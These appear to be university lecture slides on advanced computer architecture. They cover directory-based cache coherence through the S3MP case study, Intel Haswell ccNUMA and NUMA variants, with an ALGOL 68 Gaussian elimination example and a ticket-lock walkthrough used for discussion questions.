


- Separate Memory per Processor, Local or Remote access via memory controller
- Directory per cache that tracks state of every block in every cache
  - ▶ Which caches have a copies of block, dirty vs. clean, ...
- Info per memory block vs. per cache block?
  - ▶ PLUS: In memory => simpler protocol (centralized/one location)
  - ▶ MINUS: In memory => directory is  $f(\text{memory size})$  vs.  $f(\text{cache size})$
- How do we prevent the directory being a bottleneck?  
Distribute directory entries with memory, each keeping track of which cores have copies of their blocks

# Case study: Sun's S3MP

## Protocol Basics


- ▶ S3.MP uses distributed singly-linked sharing lists, with static homes
- ▶ Each line has a “**home node**”, which stores the root of the directory
- ▶ Requests are sent to the home node
- ▶ Home either has a copy of the line, or knows a node which does



A. Nowatzky, M. Monger, M. Parkin, E. Kelly, M. Browne, G. Aybay, and D. Lee.  
1993. The S3.mp architecture: a local area multiprocessor. In Proceedings of the  
fifth annual ACM symposium on Parallel algorithms and architectures (SPAA '93).  
ACM, New York, NY, USA, 140-141.  
DOI=<http://dx.doi.org/10.1145/165231.165249>


# S3MP: Read Requests

- Simple case: initially only the home has the data:




**Curved arrows show messages,  
bold straight arrows show  
pointers**

- Home replies with the data, creating a sharing chain containing just the reader





## S3MP: Read Requests - remote

- More interesting case: some other processor has the data




- Home passes request to first processor in chain, adding requester into the sharing list

# S3MP - Writes




- ▶ If the line is exclusive (i.e. dirty bit is set) no message is required
- ▶ Else send a write-request to the home
  - ▶ Home sends an invalidation message down the chain
  - ▶ Each copy is invalidated (other than that of the requester)
  - ▶ Final node in chain acknowledges the requester and the home
- ▶ Chain is locked for the duration of the invalidation

# S3MP - Replacements



- When a read or write requires a line to be copied into the cache from another node, an existing line may need to be replaced
- Must remove it from the sharing list
- Must not lose last copy of the line



# Finding your data


- ▶ How does a CPU find a valid copy of a specified address's data?
  1. Translate virtual address to physical
  2. Physical address includes bits which identify “home” node
  3. Home node is where DRAM for this address resides
  4. But current valid copy may not be there – may be in another CPU’s cache
  5. Home node holds pointer to sharing chain, so always knows where valid copy can be found

# ccNUMA summary


- ▶ S3MP's cache coherency protocol implements strong consistency
  - ➡ Many recent designs implement a weaker consistency model...
- ▶ S3MP uses a singly-linked sharing chain
  - ➡ Widely-shared data – long chains – long invalidations, nasty replacements
  - ➡ “Widely shared data is rare”
- ▶ In real life:
  - ➡ IEEE Scalable Coherent Interconnect (SCI): doubly-linked sharing list
  - ➡ SGI Origin 2000: 64-bit vector sharing list
    - Origin 2000 systems were delivered with 256 CPUs
  - ➡ Sun E10000: hybrid multiple buses for invalidations, separate switched network for data transfers
  - ➡ Multi-node and multi-socket SMP clusters –
    - ➡ Next slide!

# ccNUMA in real life...

18




18-core chip with two rings



Two-socket configuration  
("cluster-on-die" mode)

- Each cache line has 2 bits of directory indicating whether the line is held in other nodes: *remote-invalid*, *snoop-all* (potentially modified copy exists), or *shared* (multiple clean copies exist)
- On L2 miss, core sends request to a Cache Agent on its node (based on physical address)
- The Cache Agent checks for a local L3 hit – but if miss, passes request to Home Agent
- Invalidations and read requests are propagated to other nodes accordingly by the Home Agent
- Directory information for frequently-exchanged lines are cached in the Home Agent (8 bits)

- Recall: Intel Haswell e5 2600 v3
- A complex hybrid coherency scheme



HA: "home agent"

CA: "cache agent"

requesting core      responsible CAs      responsible HA      → request      → response

Daniel Molka, Daniel Hackenberg, Robert Schone, and Wolfgang E. Nagel. Cache Coherence Protocol and Memory Performance of the Intel Haswell-EP Architecture. ICPP2015 ([2015\\_ICPP\\_authors\\_version.pdf](https://tu-dresden.de) (tu-dresden.de))

# Summary and Conclusions

- ▶ Caches can be used to form the basis of a parallel computer supporting a single, shared address space
- ▶ Bus-based multiprocessors do not scale well due to broadcasts and the need for each cache controller to snoop all the traffic
- ▶ Larger-scale shared-memory multiprocessors require a cache *directory* to track where copies are held
  - ▶ Hierarchical and hybrid schemes can work, with snooping within a cluster of cores, and a directory scheme at the cluster level
- ▶ ccNUMA: each node has a fragment of the system's DRAM, every physical address has a unique "home" node
- ▶ COMA: each node (sometimes called a NUMA domain) has a fragment of the system's DRAM, but data is migrated between NUMA domains adaptively
- ▶ NUCA: cache is distributed, so access latency is non-uniform (and management may include dynamic/adaptive placement strategies)

# Notes for questions

**Paul Kelly  
7 Dec 2021**

# Directories

- ▶ A directory in a cache coherency protocol is a mechanism to track which remote caches need to be invalidated when a store is executed
- ▶ A cache requires invalidation if it might contain a copy of the cache line targeted by the store
- ▶ One idea might be to keep (with every cache line that we own) a bit vector, with a bit set for each destination to which an invalidation should be sent
  - ▶ Eg in SGI's Origin2000, every cache line has a 64-bit directory
- ▶ In S3MP the directory is represented as a singly-linked list, pointed to by a field in the main-memory location where the cache line lives
- ▶ There are alternatives. For example we could keep a small number of bits with each cache line, indicating whether there might be a copy of the line
  - ▶ In another cache on this chip
  - ▶ In another cache in this socket
    - When the remote chip receives the invalidation message, it may use a “snoop filter” to track which caches within this chip require

# Under what circumstances might there be contention at a cache controller?

```
#####
# using Gaussian elimination, find x where A*x = b #
#####
PROC in situ gaussian elimination = (REF MAT a, b)REF MAT: (
# Note: a and b are modified "in situ", and b is returned as x #

FOR diag TO UPB a-1 DO
  INT pivot row := diag; SCAL pivot factor := ABS a[diag,diag];
  FOR row FROM diag + 1 TO UPB a DO # Full pivoting #
    SCAL abs a diag = ABS a[row,diag];
    IF abs a diag >= pivot factor THEN
      pivot row := row; pivot factor := abs a diag FI
    OD;
# now we have the "best" diag to full pivot, do the actual pivot #
  IF diag NE pivot row THEN
    # a[pivot row,] := a[diag,]; XXX: unoptimised # #DB#
    a[pivot row,diag:] := a[diag,diag:]; # XXX: optimised #
    b[pivot row,] := b[diag,] # swap/pivot the diags of a & b #
  FI;

  IF ABS a[diag,diag] <= near min scal THEN
    raise value error("singular matrix") FI;
  SCAL a diag reciprocal := 1 / a[diag, diag];

  FOR row FROM diag+1 TO UPB a DO
    SCAL factor = a[row,diag] * a diag reciprocal;
    # a[row,] -=: factor * a[diag,] XXX: "unoptimised" # #DB#
    a[row,diag+1:] -=: factor * a[diag,diag+1:];# XXX: "optimised" #
    b[row,] -=: factor * b[diag,]
  OD
OD;
```

## Gaussian elimination with partial pivoting:

- ▶ We iterate along the diagonal of the matrix
- ▶ At each step we pick the best row to perform an elimination step
  - ➡ The row least likely to cause rounding errors
- ▶ Then we do the elimination in parallel

**The pivot row is picked on each iteration**

**Then every processor reads it**

- So every processor requests data from the cache controller holding the pivot row

[https://rosettacode.org/wiki/Gaussian\\_elimination#ALGOL\\_68](https://rosettacode.org/wiki/Gaussian_elimination#ALGOL_68)

# Under what circumstances might there be contention at a cache controller?

```
#####
# using Gaussian elimination, find x where A*x = b #
#####
PROC in situ gaussian elimination = (REF MAT a, b)REF MAT: (
# Note: a and b are modified "in situ", and b is returned as x #

FOR diag TO UPB a-1 DO
  INT pivot row := diag; SCAL pivot factor := ABS a[diag,diag];
  FOR row FROM diag + 1 TO UPB a DO # Full pivoting #
    SCAL abs a diag = ABS a[row,diag];
    IF abs a diag >= pivot factor THEN
      pivot row := row; pivot factor := abs a diag FI
    OD;
# now we have the "best" diag to full pivot, do the actual pivot #
  IF diag NE pivot row THEN
    # a[pivot row,] := a[diag,]; XXX: unoptimised # #DB#
    a[pivot row,diag:] := a[diag,diag:]; # XXX: optimised #
    b[pivot row,] := b[diag,] # swap/pivot the diags of a & b #
  FI;

  IF ABS a[diag,diag] <= near min scal THEN
    raise value error("singular matrix") FI;
  SCAL a diag reciprocal := 1 / a[diag, diag];

  FOR row FROM diag+1 TO UPB a DO
    SCAL factor = a[row,diag] * a diag reciprocal;
    # a[row,] -=: factor * a[diag,] XXX: "unoptimised" # #DB#
    a[row,diag+1:] -=: factor * a[diag,diag+1:];# XXX: "optimised" #
    b[row,] -=: factor * b[diag,]
  OD
OD;
```

## Gaussian elimination with partial pivoting:

- ▶ We iterate along the diagonal of the matrix
- ▶ At each step we pick the best row to perform an elimination step
  - ➡ The row least likely to cause rounding errors
- ▶ Then we do the elimination in parallel

**The pivot row is picked on each iteration**

**Then every processor reads it**

- So every processor requests data

Sandhya M. Palloo, Darren J.

Kelly:

Adaptive Proxies: Handling Widely-Shared Data in Shared-Memory Multiprocessors (Research Note). Euro-Par 2000: 567-572  
<https://link.springer.com/content/pdf/10.1007/BFb0024734.pdf>

[https://rosettacode.org/wiki/Gaussian\\_elimination#ALGOL\\_68](https://rosettacode.org/wiki/Gaussian_elimination#ALGOL_68)

# Can you think of an example of a program that creates long sharing chains which are frequently invalidated?

```
#####
# using Gaussian elimination, find x where A*x = b #
#####
PROC in situ gaussian elimination = (REF MAT a, b)REF MAT: (
# Note: a and b are modified "in situ", and b is returned as x #

FOR diag TO UPB a-1 DO
  INT pivot row := diag; SCAL pivot factor := ABS a[diag,diag];
  FOR row FROM diag + 1 TO UPB a DO # Full pivoting #
    SCAL abs a diag = ABS a[row,diag];
    IF abs a diag >= pivot factor THEN
      pivot row := row; pivot factor := abs a diag FI
    OD;
# now we have the "best" diag to full pivot, do the actual pivot #
  IF diag NE pivot row THEN
    # a[pivot row,] := a[diag,]; XXX: unoptimised # #DB#
    a[pivot row,diag:] := a[diag,diag:]; # XXX: optimised #
    b[pivot row,] := b[diag,] # swap/pivot the diags of a & b #
  FI;

  IF ABS a[diag,diag] <= near min scal THEN
    raise value error("singular matrix") FI;
  SCAL a diag reciprocal := 1 / a[diag, diag];

  FOR row FROM diag+1 TO UPB a DO
    SCAL factor = a[row,diag] * a diag reciprocal;
    # a[row,] -=: factor * a[diag,] XXX: "unoptimised" # #DB#
    a[row,diag+1:] -=: factor * a[diag,diag+1:];# XXX: "optimised" #
    b[row,] -=: factor * b[diag,]
  OD
OD;
```

## Gaussian elimination with partial pivoting:

- ▶ We iterate along the diagonal of the matrix
- ▶ At each step we pick the best row to perform an elimination step
  - The row least likely to cause rounding errors
- ▶ Then we do the elimination in parallel

**The pivot row is picked on each iteration**

**Then every processor reads it**

- So every processor requests data from the cache controller holding the pivot row
- So now cache copies of the pivot row are everywhere
- If the pivot row is overwritten later, they all have to be invalidated

[https://rosettacode.org/wiki/Gaussian\\_elimination#ALGOL\\_68](https://rosettacode.org/wiki/Gaussian_elimination#ALGOL_68)

# NUMA and its relatives

## ▶ NUMA: Non-Uniform Memory Architecture

- ➔ Any machine where some memory is nearer than other memory
- ➔ Eg two-socket shared-memory machine with DRAM attached to both sockets

## ▶ CC-NUMA: cache-coherent NUMA

- ➔ The “home” of each physical address is in a fixed physical location, possibly nearer, possibly further away

## ▶ COMA: cache-only memory architecture

- ➔ The home of a physical address might be dynamically migrated to be nearer where it is being used

## ▶ S3MP is a NUMA machine – data might be in your core’s local DRAM, or remote

- **Objective: make sure every processor that tries to claim the lock eventually succeeds**
- **When a thread attempts to claim the lock, it is assigned a number to wait for**

```

1 ticketLock_init(int *next_ticket, int *now_serving)
2 {
3     *now_serving = *next_ticket = 0;
4 }
5
6 ticketLock_acquire(int *next_ticket, int *now_serving)
7 {
8     my_ticket = fetch_and_inc(next_ticket);
9     while (*now_serving != my_ticket) {}
10 }
11
12 ticketLock_release(int *now_serving)
13 {
14     ++*now_serving;
15 }
```

Four Processor Ticket Lock Example

Row	Action	next_ticket	now_serving	P1 my_ticket	P2 my_ticket	P3 my_ticket	P4 my_ticket
1	Initialized to 0	0	0	-	-	-	-
2	P1 tries to acquire lock (succeed)	1	0	0	-	-	-
3	P3 tries to acquire lock (fail + wait)	2	0	0	-	1	-
4	P2 tries to acquire lock (fail + wait)	3	0	0	2	1	-
5	P1 releases lock, P3 acquires lock	3	1	0	2	1	-
6	P3 releases lock, P2 acquires lock	3	2	0	2	1	-
7	P4 tries to acquire lock (fail + wait)	4	2	0	2	1	3
8	P2 releases lock, P4 acquires lock	4	3	0	2	1	3
9	P4 releases lock	4	4	0	2	1	3
10	...	4	4	0	2	1	3

[https://en.wikipedia.org/wiki/Ticket\\_lock](https://en.wikipedia.org/wiki/Ticket_lock)

# Concluding – Advanced Computer Architecture 2023 and beyond

